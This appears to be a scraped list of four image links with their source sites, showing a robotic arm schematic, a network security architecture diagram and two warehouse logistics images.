https://cdn.vectorstock.com/i/500p/88/24/industrial-robotic-arm-schematic-vector-59748824.jpg

Source: www.vectorstock.com

---

https://www.conceptdraw.com/How-To-Guide/picture/Computer-and-Networks-Network-Security-Diagrams-Recommended-Network-Architecture.png

Source: www.conceptdraw.com

---

https://insights.outsight.ai/content/images/2025/06/Streamlining-Warehouse-Operations-with-LiDAR-Inventory-Management-1.jpg

Source: insights.outsight.ai

---

https://iotbusinessnews.com/WordPress/wp-content/uploads/2024/01/supply-chain-warehouse.jpg

Source: iotbusinessnews.com